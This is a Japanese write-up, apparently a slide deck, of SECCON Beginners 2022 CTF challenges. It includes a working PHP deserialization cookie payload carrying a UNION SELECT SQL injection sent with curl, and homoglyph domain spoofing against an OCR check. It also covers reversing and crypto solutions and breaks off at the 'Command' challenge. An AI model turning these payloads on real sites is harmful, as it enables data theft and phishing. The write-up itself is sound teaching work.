



SECCON Beginners 2022

@salty_byte



結果発表

🚩 SS

Rank

91 / 891 teams

Score

837 pt

解いた問題

- [web] serial
- [misc] phisher
- [misc] hitchhike4b
- [reversing] Quiz
- [reversing] Recursive
- [crypto] CoughingFox
- [crypto] Command



[web] serial

medium

109 pt、83 team solved

[web] serial


フラッグは flags テーブルの中にあるよ。ゲットできるかな？

<https://serial.qualys.beginners.seccon.jp>


serial.tar.gz

[web] serial

- ログイン/ログアウト機能
- TODO機能



A screenshot of a web browser showing the 'User Signup' page. The browser's address bar displays 'serial.quals.beginners.secon.jp/signup.php'. The page features a white rounded rectangle containing the title 'User Signup' in bold. Below the title are two input fields: 'username' and 'pass'. To the right of the 'pass' field is a blue 'Register' button.



A screenshot of a web browser showing the 'Todo List' page. The browser's address bar displays 'serial.quals.beginners.secon.jp'. In the top right corner of the page area, there is a blue 'Logout' link. The main content is a white rounded rectangle with the title 'Todo List' in bold. Below the title is a text input field with the placeholder 'Enter your task here!' and a blue 'Register' button. Underneath this is a list of tasks, with the first one being 'todo' followed by a 'done' button.

[web] serial

- 明らかなSQLインジェクションの脆弱性がある

```
/**
 * findUserByName finds a user from database by given userId.
 *
 * @deprecated this function might be vulnerable to SQL injection. DO NOT USE THIS FU
 */
public function findUserByName($user = null)
{
    if (!isset($user->name)) {
        throw new Exception('invalid user name: ' . $user->user);
    }

    $sql = "SELECT id, name, password_hash FROM users WHERE name = '" . $user->name . "' LIMIT 1";
    $result = $this->_con->query($sql);
    if (!$result) {
        throw new Exception('failed query for findUserByNameOld ' . $sql);
    }

    while ($row = $result->fetch_assoc()) {
        $user = new User($row['id'], $row['name'], $row['password_hash']);
    }
    return $user;
}
```

該当箇所: html/database.php

[web] serial

- ユーザ名(\$user->name)にSQL文を入れて登録しようとしても、そのままでは、'やflagを入れられない

```
private const invalid_keywords = array("UNION", "", "FROM", "SELECT", "flag");

public $id;
public $name;
public $password_hash;

public function __construct($id = null, $name = null, $password_hash = null)
{
    $this->id = htmlspecialchars($id);
    $this->name = htmlspecialchars(str_replace(self::invalid_keywords, "?", $name));
    $this->password_hash = $password_hash;
}
```

該当箇所: html/user.php

[web] serial

- login関数で、cookieの値からuserデータをunserializeしている

該当箇所: html/user.php

```
function login()
{
    if (empty($_COOKIE['__CRED'])) {
        return false;
    }

    $user = unserialize(base64_decode($_COOKIE['__CRED']));

    // check if the given user exists
    try {
        $db = new Database();
        $storedUser = $db->findUserByName($user);
    } catch (Exception $e) {
        die($e->getMessage());
    }
    // var_dump($user);
    // var_dump($storedUser);
    if ($user->password_hash === $storedUser->password_hash) {
        // update stored user with latest information
        // die($storedUser);
        setcookie("__CRED", base64_encode(serialize($storedUser)));
        return true;
    }
    return false;
}
```

[web] serial

- その後、password_hash が等しい場合は、user データをserializeした結果をcookieにセットしている

該当箇所: html/user.php

```
function login()
{
    if (empty($_COOKIE['__CRED'])) {
        return false;
    }

    $user = unserialize(base64_decode($_COOKIE['__CRED']));

    // check if the given user exists
    try {
        $db = new Database();
        $storedUser = $db->findUserByName($user);
    } catch (Exception $e) {
        die($e->getMessage());
    }
    // var_dump($user);
    // var_dump($storedUser);
    if ($user->password_hash === $storedUser->password_hash) {
        // update stored user with latest information
        // die($storedUser);
        setcookie("__CRED", base64_encode(serialize($storedUser)));
        return true;
    }
    return false;
}
```

[web] serial

- cookie「__CRED」の値として、SQL文を含めたuserデータをserializeしたものを送れば良い

```
$ echo 'O:4:"User":3:{s:2:"id";s:1:"1";s:4:"name";s:68:"a\" union select 1,body,\"a\" from flags ORDER BY  
name DESC LIMIT 1;-- ";s:13:"password_hash";s:1:"a";}' | base64 -w 0  
Tzo0OiJVc2VyljozOntzOjI6ImkljtzOjE6IjEiO3M6NDoibmFtZSI7czo2ODoiYScgdW5pb24gc2VsZWN0IDEsYm9k  
eSwnYScgZnJvbSBmbGFncyBPUkRFUiBCWSBuYW1lIERFU0MgTEINSVQgMTstLSAiO3M6MTM6InBhc3N3b3Jk  
X2hhc2giO3M6MToiYSI7fQo=
```

[web] serial

- flag: ctf4b{Ser14liz4t10n_15_v1rtually_pl41ntext}

```
$ curl https://serialquals.beginners.secon.jp/ -H 'Cookie:
__CRED=Tzo0OiJVc2VyljozOntzOjl6ImkljtzOjE6IjEiO3M6NDoiYScgdW5pb24gc2
VsZWNOIDEsYm9keSwnYScgZnJvbSBmbGFncyBPUkRFUiBCWSBuYW1lIERFU0MgTEINSVQgMTstLS
AiO3M6MTM6InBhc3N3b3JkX2hhc2giO3M6MToiYSI7fQo=' -I -s | grep __CRED= | cut -f 2 -d '=' |
base64 -d
O:4:"User":3:{s:2:"id";s:1:"1";s:4:"name";s:43:"ctf4b{Ser14liz4t10n_15_v1rtually_pl41ntext}";s:13
:"password_hash";s:1:"a";}base64: invalid input
```



[misc] phisher

easy

70 pt, 238 team solved

[misc] phisher

ホモグラフ攻撃を体験してみましょう。

心配しないで！相手は人間ではありません。

```
nc phisher.quals.beginners.seccon.jp 44322
```

```
phisher.tar.gz
```

[misc] phisher

- ホモグラフ攻撃によって、OCRによる文字列チェックを回避する問題



[misc] phisher

該当箇所

```
# Can you deceive the OCR?
# Give me "www.example.com" without using "www.example.com" !!!
def phishing() -> None:
    input_fqdn = input("FQDN: ")[:15]
    ocr_fqdn = ocr(text2png(input_fqdn))
    if ocr_fqdn == fqdn: # [OCR] OK !!!
        for c in input_fqdn:
            if c in fqdn:
                global flag
                flag = f'"{c}" is included in "www.example.com";('
                break
        print(flag)
    else: # [OCR] NG
        print(f'"{ocr_fqdn}" is not "www.example.com" !!!!')
```


[misc] phisher

該当箇所

```
# Can you deceive the OCR?
# Give me "www.example.com" without using "www.example.com" !!!
def phishing() -> None:
    input_fqdn = input("FQDN: ")[:15]
    ocr_fqdn = ocr(text2png(input_fqdn))
    if ocr_fqdn == fqdn: # [OCR] OK !!!
        for c in input_fqdn:
            if c in fqdn:
                global flag
                flag = f'"{c}" is included in "www.example.com";('
                break
        print(flag)
    else: # [OCR] NG
        print(f'"{ocr_fqdn}" is not "www.example.com" !!!!')
```

OCRの結果と文字列をチェックしている

[misc] phisher

該当箇所

```
# Can you deceive the OCR?
# Give me "www.example.com" without using "www.example.com" !!!
def phishing() -> None:
    input_fqdn = input("FQDN: ")[:15]
    ocr_fqdn = ocr(text2png(input_fqdn))
    if ocr_fqdn == fqdn: # [OCR] OK !!!
        for c in input_fqdn:
            if c in fqdn:
                global flag
                flag = f'"{c}" is included in "www.example.com";('
                break
        print(flag)
    else: # [OCR] NG
        print(f'"{ocr_fqdn}" is not "www.example.com" !!!!')
```

含まれている文字を一文字でも使っているとダメ

[misc] phisher

- 入力した文字列を画像変換して、OCR処理をしている
- その後、`www.example.com`と同じ文字か比較している
 - 幸い、ソースコードが与えられているので、ローカルで試行錯誤する。

[misc] phisher

- 入力した文字列を画像変換して、OCR処理をしている
- その後、www.example.comと同じ文字か比較している
 - 幸い、ソースコードが与えられているので、ローカルで試行錯誤する。

→ 変換に使えるようなサイトを使う

<https://www.irongeek.com/homoglyph-attack-generator.php>

→ 総当たりもあり

[misc] phisher

- 入力した文字列を画像変換して、OCR処理をしている
- その後、www.example.comと同じ文字か比較している
 - 幸い、ソースコードが与えられているので、ローカルで試行錯誤する。

→ 変換に使えるようなサイトを使う

<https://www.irongeek.com/homoglyph-attack-generator.php>


→ 総当たりもあり

[misc] phisher

<https://www.irongeek.com/homoglyph-attack-generator.php>

1st, type in a name to look like:

2nd, choose homoglyphs to use:



This one is for testing linking:

www.example.com

3rd, Output will be something like this:

This one is so you can copy & paste:

www.example.com

[misc] phisher

- 試行錯誤の結果(失敗例)
 - `www.examp l e.com`

```
$ nc phisherquals.beginners.secon.jp 44322
```

```
...
```

```
FQDN: www.examp l e.com
```

```
"iii.exalple.col" is not "www.example.com" !!!!
```

[misc] phisher

- 試行錯誤の結果(成功例)
 - `www.example.com`

```
$ nc phisherquals.beginners.seccon.jp 44322
```

```
...
```

```
FQDN: www.example.com
```

```
ctf4b{n16h7_ph15h1n6_15_600d}
```


[misc] phisher

- 試行錯誤の結果(成功例)

- `www.example.com`

ギリシャ文字だと通りやすい気がする

```
$ nc phisherquals.beginners.secon.jp 44322
```

```
...
```

```
FQDN: www.example.com
```

```
ctf4b{n16h7_ph15h1n6_15_600d}
```



[misc] hitchhike4b

medium

91 pt, 125 team solved

[misc] hitchhike4b

helpを呼び出したら、ページャーとして猫が来ました。

```
nc hitchhike4b.qualz.beginners.seccon.jp 55433
```

[misc] hitchhike4b

```

|_ _ _ C _ | _ _ _ |_ _ _ |_ _ _ C _ | _ _ _ |_ _ _ |_ _ _
|_ _ \ / |_ _ _ |_ _ \ / |_ _ \ / |_ _ \ / |_ _ _ |_ _ _
|_|_|_|_|_| C |_|_|_|_|_| < _ _ _ _ |_|_|_|_|_|
|_|_|_|_|_| \ \ _ _ _ |_|_|_|_|_| \ \ _ _ _ |_|_|_|_|_|
-----
# Source Code

import os
os.environ["PAGER"] = "cat" # No hitchhike(SECCON 2021)

if __name__ == "__main__":
    flag1 = "*****FLAG_PART_1*****"
    help() # I need somebody ...

if __name__ != "__main__":
    flag2 = "*****FLAG_PART_2*****"
    help() # Not just anybody ...

-----

Welcome to Python 3.10's help utility!

```

[misc] hitchhike4b

- pythonのhelpコマンドから、2分割されたflagを取得する問題

```
$ nc hitchhike4bquals.beginners.seccon.jp 55433
...
-----

# Source Code

import os
os.environ["PAGER"] = "cat" # No hitchhike(SECCON 2021)

if __name__ == "__main__":
    flag1 = "*****FLAG_PART_1*****"
    help() # I need somebody ...

if __name__ != "__main__":
    flag2 = "*****FLAG_PART_2*****"
    help() # Not just anybody ...

-----

...
help>
```

[misc] hitchhike4b

- `__main__`でflagの一部を取得できた

```
help> __main__
Help on module __main__:

NAME
    __main__

DATA
    __annotations__ = {}
    flag1 = 'ctf4b{53cc0n_15_1n_m}'

FILE
    /home/ctf/hitchhike4b/app_35f13ca33b0cc8c9e7d723b78627d39aceeac1fc.py
```

[misc] hitchhike4b

- flag1取得時に出力されたファイル名を指定後、空文字を送ると、flag2を取得できる

```
help> app_35f13ca33b0cc8c9e7d723b78627d39aceeac1fc  
...
```

```
help>  
...
```

```
NAME  
app_35f13ca33b0cc8c9e7d723b78627d39aceeac1fc
```

```
DATA  
flag2 = 'y_34r5_4nd_1n_my_3y35}'
```

```
FILE  
/home/ctf/hitchhike4b/app_35f13ca33b0cc8c9e7d723b78627d39aceeac1fc.py
```

[misc] hitchhike4b

- flag: ctf4b{53cc0n_15_1n_my_34r5_4nd_1n_my_3y35}



[reversing] Quiz

beginner

50 pt, 650 team solved

[reversing] Quiz

クイズに答えよう!

quiz.tar.gz

[reversing] Quiz

- quizというバイナリファイルが与えられる

```
$ file quiz
```

```
quiz: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter  
/lib64/ld-linux-x86-64.so.2, BuildID[sha1]=3c3ecb93f6ca813352964076835ff6712fe9554e,  
for GNU/Linux 3.2.0, not stripped
```

[reversing] Quiz

- quizを実行するとクイズが出題される

```
$ ./quiz
```

```
Welcome, it's time for the binary quiz!
```

```
ようこそ、バイナリクイズの時間です!
```

```
Q1. What is the executable file's format used in Linux called?
```

```
Linuxで使われる実行ファイルのフォーマットはなんと呼ばれますか？
```

```
1) ELM 2) ELF 3) ELR
```

```
Answer : 2
```

```
Correct!
```

[reversing] Quiz

- 答えていくと4問目にflagを聞かれる

Q3. Which command is used to extract the readable strings contained in the file?

ファイルに含まれる可読文字列を抽出するコマンドはどれでしょうか？

1) file 2) strings 3) readelf

Answer : 2

Correct!

Q4. What is flag?

フラグはなんでしょうか？

Answer :

[reversing] Quiz

- stringsコマンドでflagを取得できる

```
$ strings quiz | grep ctf4b{  
ctf4b{w0w_d1d_y0u_ca7ch_7h3_fl4g_1n_0n3_sh07?}
```



[reversing] Recursive

easy

91 pt, 127 team solved

[reversing] Recursive

このファイルは中でどんな処理をしているんだろう？ バイナリ解析ツールで調べてみようかな

`recursive.tar.gz`

[reversing] Recursive

- とりあえずfileとstrings

```
$ file recursive
```

```
recursive: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,  
interpreter /lib64/ld-linux-x86-64.so.2,  
BuildID[sha1]=82b2c7b000825dccd1ae8736ff926c61ae8c570d, for GNU/Linux 3.2.0,  
not stripped
```

```
$ strings recursive | grep ct
```

```
Incorrect.
```

```
Correct!
```

```
ct`*f4(+bc95".81b{hmr3c/}r@:{&;514od*<(略)
```

```
f?=u1}m_?n9<|et*-%fgh.1m(@_3vf4i(n)s2jvg0m4GCC: (Ubuntu  
9.4.0-1ubuntu1~20.04.1) 9.4.0
```

[reversing] Recursive

- とりあえずfileとstrings

```
$ file recursive
recursive: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=82b2c7b0008.../Linux 3.2.0,
not stripped

$ strings recursive | grep ct
Incorrect.
Correct!
ct`*f4(+bc95".81b{hmr3c/}r@:{&;514od*<(略)
f?=u1}m_?n9<|et*-/ %fgh.1m(@_3vf4i(n)s2jvg0m4GCC: (Ubuntu
9.4.0-1ubuntu1~20.04.1) 9.4.0
```

この文字列をいじってフラグを作っている
と思われる
素数番目かと思ったが違うっぽい

[reversing] Recursive

- Ghidraで解析: main

```
local_10 = *(long *)(in_FS_OFFSET + 0x28);
show_description();
printf("FLAG: ");
__isoc99_scanf("%39s%*[^\\n]",local_58);
sVar2 = strlen(local_58);
if (sVar2 == 0x26) {
    iVar1 = check(local_58,0);
    if (iVar1 == 1) {
        puts("Incorrect.");
        uVar3 = 1;
    }
    else {
        puts("Correct!");
        uVar3 = 0;
    }
}
```

デコンパイル結果:
main関数内の処理(抜粋)

[reversing] Recursive

- Ghidraで解析: main

```
local_10 = *(long *)(in_FS_OFFSET + 0x28);  
show_description();  
printf("FLAG: ");
```

```
__isoc99_scanf("%39s%*[^\\n]", local_58);  
sVar2 = strlen(local_58);  
if (sVar2 == 0x26) {
```

```
    iVar1 = check(local_58, 0);  
    if (iVar1 == 1) {  
        puts("Incorrect.");  
        uVar3 = 1;  
    }  
    else {  
        puts("Correct!");  
        uVar3 = 0;  
    }  
}
```

デコンパイル結果:
main関数内の処理(抜粋)

入力する文字列は 38(=0x26)文字

[reversing] Recursive

- Ghidraで解析: main

```
local_10 = *(long *)(in_FS_OFFSET + 0x28);  
show_description();  
printf("FLAG: ");  
__isoc99_scanf("%39s%*[^\\n]", local_58);  
sVar2 = strlen(local_58);  
if (sVar2 == 0x26) {  
    iVar1 = check(local_58, 0);  
    if (iVar1 == 1) {  
        puts("Incorrect.");  
        uVar3 = 1;  
    }  
    else {  
        puts("Correct!");  
        uVar3 = 0;  
    }  
}
```

デコンパイル結果:
main関数内の処理(抜粋)

入力した文字列をcheck関数で
チェックしている

[reversing] Recursive

- Ghidraで解析: check

デコンパイル結果:
check関数内の処理(抜粋)

```
sVar4 = strlen(param_1);
iVar3 = (int)sVar4;
if (iVar3 == 1) {
    if (table[param_2] != *param_1) {
        return 1;
    }
}
else {
    iVar1 = iVar3 / 2;
    pcVar5 = (char *)malloc((long)iVar1);
    strncpy(pcVar5,param_1,(long)iVar1);
    iVar2 = check(pcVar5,param_2);
    if (iVar2 == 1) {
        return 1;
    }
    pcVar5 = (char *)malloc((long)(iVar3 - iVar1));
    strncpy(pcVar5,param_1 + iVar1,(long)(iVar3 - iVar1));
    iVar3 = check(pcVar5,iVar1 * iVar1 + param_2);
    if (iVar3 == 1) {
        return 1;
    }
}
return 0;
```

[reversing] Recursive

- Ghidraで解析: check

check関数内で再帰的(recursive)に
check関数を呼んでいる

デコンパイル結果:
check関数内の処理(抜粋)

```
sVar4 = strlen(param_1);
iVar3 = (int)sVar4;
if (iVar3 == 1) {
    if (table[param_2] != *param_1) {
        return 1;
    }
}
else {
    iVar1 = iVar3 / 2;
    pcVar5 = (char *)malloc((long)iVar1);
    strncpy(pcVar5,param_1,(long)iVar1);
    iVar2 = check(pcVar5,param_2);
    if (iVar2 == 1) {
        return 1;
    }
    pcVar5 = (char *)malloc((long)(iVar3 - iVar1));
    strncpy(pcVar5,param_1 + iVar1,(long)(iVar3 - iVar1));
    iVar3 = check(pcVar5,iVar1 * iVar1 + param_2);
    if (iVar3 == 1) {
        return 1;
    }
}
return 0;
```

[reversing] Recursive

- Ghidraで解析: check

文字を比較している箇所：
一文字ずつtableの文字と等しいか
確認している

デコンパイル結果：
check関数内の処理(抜粋)

```
sVar4 = strlen(param_1);
iVar3 = (int)sVar4;
if (iVar3 == 1) {
    if (table[param_2] != *param_1) {
        return 1;
    }
}
else {
    iVar1 = iVar3 / 2;
    pcVar5 = (char *)malloc((long)iVar1);
    strncpy(pcVar5,param_1,(long)iVar1);
    iVar2 = check(pcVar5,param_2);
    if (iVar2 == 1) {
        return 1;
    }
    pcVar5 = (char *)malloc((long)(iVar3 - iVar1));
    strncpy(pcVar5,param_1 + iVar1,(long)(iVar3 - iVar1));
    iVar3 = check(pcVar5,iVar1 * iVar1 + param_2);
    if (iVar3 == 1) {
        return 1;
    }
}
return 0;
```


[reversing] Recursive

- Ghidraで解析: check

param_2(=tableのindex)を追って
いけば解けそう

デコンパイル結果:
check関数内の処理(抜粋)

```
sVar4 = strlen(param_1);
iVar3 = (int)sVar4;
if (iVar3 == 1) {
    if (table[param_2] != *param_1) {
        return 1;
    }
}
else {
    iVar1 = iVar3 / 2;
    pcVar5 = (char *)malloc((long)iVar1);
    strncpy(pcVar5,param_1,(long)iVar1);
    iVar2 = check(pcVar5,param_2);
    if (iVar2 == 1) {
        return 1;
    }
    pcVar5 = (char *)malloc((long)(iVar3 - iVar1));
    strncpy(pcVar5,param_1 + iVar1,(long)(iVar3 - iVar1));
    iVar3 = check(pcVar5,iVar1 * iVar1 + param_2);
    if (iVar3 == 1) {
        return 1;
    }
}
return 0;
```

[reversing] Recursive

- Ghidraで解析: table

ディスアセンブル結果:
table(抜粋)

table			
00104020	63 74 60	undefined...	
	2a 66 34		
	28 2b 62 ...		
00104020	63	undefined163h	[0]
00104021	74	undefined174h	[1]
00104022	60	undefined160h	[2]
00104023	2a	undefined12Ah	[3]
00104024	66	undefined166h	[4]
00104025	34	undefined134h	[5]
00104026	28	undefined128h	[6]
00104027	2b	undefined12Bh	[7]
00104028	62	undefined162h	[8]
00104029	63	undefined163h	[9]
0010402a	39	undefined139h	[10]
0010402b	35	undefined135h	[11]
0010402c	22	undefined122h	[12]
0010402d	2e	undefined12Eh	[13]
0010402e	38	undefined138h	[14]
0010402f	31	undefined131h	[15]
00104030	62	undefined162h	[16]
00104031	7b	undefined17Bh	[17]
00104032	68	undefined168h	[18]
00104033	6d	undefined16Dh	[19]
00104034	72	undefined172h	[20]

[reversing] Recursive

- tableのindexを探す
 - このくらいのコード量なら手動でも追えるが、楽に求めたい

[reversing] Recursive

- tableのindexを探す
 - このくらいのコード量なら手動でも追えるが、楽に求めたい
→ デコンパイルされたコードをpaizaで実行する

[reversing] Recursive

- tableのindexを探す
 - paizaで実行する

<https://paiza.io/en/projects/new?language=cpp>

```
#include <iostream>
#include <array>
#include <string.h>
using namespace std;

int check(char *param_1,int param_2) {
    int iVar1; int iVar2; int iVar3; size_t sVar4; char *pcVar5;
    sVar4 = strlen(param_1);
    iVar3 = (int)sVar4;
    if (iVar3 == 1) { cout << param_2 << ", "; }
    else {
        iVar1 = iVar3 / 2;
        pcVar5 = (char *)malloc((long)iVar1);
        strncpy(pcVar5,param_1,(long)iVar1);
        iVar2 = check(pcVar5,param_2);
        if (iVar2 == 1) {return 1;}
        pcVar5 = (char *)malloc((long)(iVar3 - iVar1));
        strncpy(pcVar5,param_1 + iVar1,(long)(iVar3 - iVar1));
        iVar3 = check(pcVar5,iVar1 * iVar1 + param_2);
        if (iVar3 == 1) { return 1;}
    }
    return 0;
}

int main(void){
    check("12345678901234567890123456789012345678",0);
}
```

[reversing] Recursive

<https://paiza.io/en/projects/new?language=cpp>

```
1 #include <iostream>
2 #include <array>
3 #include <string.h>
4 using namespace std;
5
6 int check(char *param_1,int param_2) {
7     int iVar1; int iVar2; int iVar3; size_t sVar4; char *pcVar5;
8     sVar4 = strlen(param_1);
9     iVar3 = (int)sVar4;
10    if (iVar3 == 1) { cout << param_2 << ", ";}
11    else {
12        iVar1 = iVar3 / 2;
13        pcVar5 = (char *)malloc((long)iVar1);
14        strncpy(pcVar5,param_1,(long)iVar1);
15        iVar2 = check(pcVar5,param_2);
16        if (iVar2 == 1) {return 1;}
17        pcVar5 = (char *)malloc((long)(iVar3 - iVar1));
18        strncpy(pcVar5,param_1 + iVar1,(long)(iVar3 - iVar1));
19        iVar3 = check(pcVar5,iVar1 * iVar1 + param_2);
20        if (iVar3 == 1) { return 1;}
21    }
22    return 0;
23 }
24
25 int main(void){
26     check("12345678901234567890123456789012345678",0);
27 }
```

Run (Ctrl-Enter)

Output Build error Input Comments 0

0,1,4,5,16,17,20,21,22,81,82,85,86,87,106,107,110,111,112,361,362,365,366,377,378,381,382,383,442,443,446,447,448,467,468,471,472,473,

[reversing] Recursive

- flagに関するtableのindex

```
0,1,4,5,16,17,20,21,22,81,82,85,86,87,106,107,110,111,112,361,362,365,366,377,378  
,381,382,383,442,443,446,447,448,467,468,471,472,473,
```

[reversing] Recursive

- tableデータを抽出 (tableとして保存)

```
$ strings recursive | grep ct
```

Incorrect.

Correct!

```
ct`*f4(+bc95".81b{hmr3c/}r@:{&;514od*<h,n'dmxw?leg(yo)ne+j-{'q/rr3|($0+5s.z{_n  
caur${s1v5%!p)h!q't<=l@_8h93_woc4ld%>?cba<dagx|l<b/y,y`k-7{=;{&8,8u5$kkc}@7  
q@<tm03:&,f1vyb'8%dy12(g?717q#u>fw()voo$6g:)_c_+8v.gbm(%$w(<h:1!c'ruv}@3`  
ya!r5&;5z_ogm0a9c23smw-.i#|w{8kepfvw:3|3f5<e@:}* ,q>sg!bdkr0x7@>h/5*hi<749'  
|{)sj1;0,$ig&v)=t0fnk|03j"}7r{ti}?_<swxju1k!l&db!j:}!z}6*`1_{f1s@3d,vio45<_4vc_v3  
>hu3>+byvq##@f+)lc91w+9i7#v<r;rr$u@(at>vn:7b`jsmg6my{+9m_-rypp_u5n*6.}f8p  
pg<m-&qq5k3f?=u1}m_?n9<|et*-/ %fgh.1m(@_3vf4i(n)s2jvg0m4GCC: (Ubuntu  
9.4.0-1ubuntu1~20.04.1) 9.4.0
```


[reversing] Recursive

- tableデータを抽出 (tableとして保存)

```
$ strings recursive | grep ct
```

```
Incorrect.
```

```
Correct!
```

```
ct`*f4(+bc95".81b{hmr3c/}r@:{&;514od*<h,n'dmxw?leg(yo)ne+j-{(`q/rr3|($0+5s.z{ _n  
caur${s1v5%!p)h!q't<=l@_8h93_woc4ld%>?cba<dag  
q@<tm03:&,f1vyb'8%dyl2(g?717q#u>fw()voo$6g:)}  
yalr5&;5z_ogm0a9c23smw-.i#|w{8kepfvw:3|3f5<e@  
|{)sj1;0,$ig&v)=t0fnk|03j"}7r{ti}?_<swxju1k!!&db!j:}!z}6*`1_@3d,vio45<_4vc_v3  
>hu3>+byvq##@f+)lc91w+9i7#v<r;rr$u@(at>vn:7b`jsmg6my{+9m_-rypp_u5n*6.)f8p  
pg<m-&qq5k3f?=u1}m_?n9<|et*-/ %fgh.1m(@_3vf4i(n)s2jvg0m4GCC: (Ubuntu  
9.4.0-1ubuntu1~20.04.1) 9.4.0
```

区切りはディスアセンブルし
た結果から判断

[reversing] Recursive

- solve.py

```
f = open('table', 'r')
data = f.read()
f.close()

indexes =
[0,1,4,5,16,17,20,21,22,81,82,85,86,87,106,107,110,111,112,361,362,365,366,377,37
8,381,382,383,442,443,446,447,448,467,468,471,472,473]

flag = ""
for i in indexes:
    flag += data[i]
print(flag)
```

[reversing] Recursive

```
$ python solve.py  
ctf4b{r3curs1v3_c4l1_1s_4_v3ry_u53fu1}
```



[crypto] CoughingFox

beginner

55 pt, 443 team solved

[crypto] CoughingFox

きつねさんが食べ物を探しているみたいです。

`coughingfox.tar.gz`

[crypto] CoughingFox

- 2つのファイルが与えられる
 - `problem.py`: flagを暗号化するスクリプト
 - `output.txt`: `problem.py`の出力結果

[crypto] CoughingFox

- problem.py

```
from random import shuffle

flag = b"ctf4b{XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX}"

cipher = []
for i in range(len(flag)):
    f = flag[i]
    c = (f + i)**2 + i
    cipher.append(c)

shuffle(cipher)
print("cipher =", cipher)
```

[crypto] CoughingFox

- output.txt

```
cipher = [12147, 20481, 7073, 10408, 26615, 19066, 19363, 10852, 11705,  
17445, 3028, 10640, 10623, 13243, 5789, 17436, 12348, 10818, 15891, 2818,  
13690, 11671, 6410, 16649, 15905, 22240, 7096, 9801, 6090, 9624, 16660,  
18531, 22533, 24381, 14909, 17705, 16389, 21346, 19626, 29977, 23452,  
14895, 17452, 17733, 22235, 24687, 15649, 21941, 11472]
```


[crypto] CoughingFox

```
from random import shuffle
```

```
flag = b"ctf4b{XXXXXXXXXXXXX
```

```
XXXX}"
```

各文字に対して、数値計算

```
cipher = []
```

```
for i in range(len(flag)):
```

```
    f = flag[i]
```

```
    c = (f + i)**2 + i
```

```
    cipher.append(c)
```

```
shuffle(cipher)
```

```
print("cipher =", cipher)
```

[crypto] CoughingFox

```
from random import shuffle

flag = b"ctf4b{XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX}"

cipher = []
for i in range(len(flag)):
    f = flag[i]
    c = (f + i)**2 + i
    cipher.append(c)

shuffle(cipher)
print("cipher =", cipher)
```

結果をシャッフル

[crypto] CoughingFox

- 文字をシャッフルしている
 - 文字数に対して、平方根が整数になる数を探せばよい。

[crypto] CoughingFox

- solve.py

```
import gmpy2

cipher = [12147, 20481, 7073,..., 15649, 21941, 11472]

flag = ""
for i in range(len(cipher)):
    for j in range(len(cipher)):
        m,result = gmpy2.iroot(cipher[j] - i,2)
        if result == True:
            flag += chr(m-i)
print(flag)
```

[crypto] CoughingFox

- solve.py

```
$ python solve.py  
ctf4b{Hey,Fox?YouCanNotTearThatHouseDown,CanYou?}
```



[crypto] Command

easy

106 pt、88 team solved

[crypto] Command

安全なコマンドだけが使えます

```
nc command.qualifiers.beginners.seccon.jp 5555
```

command.tar.gz

[crypto] Command

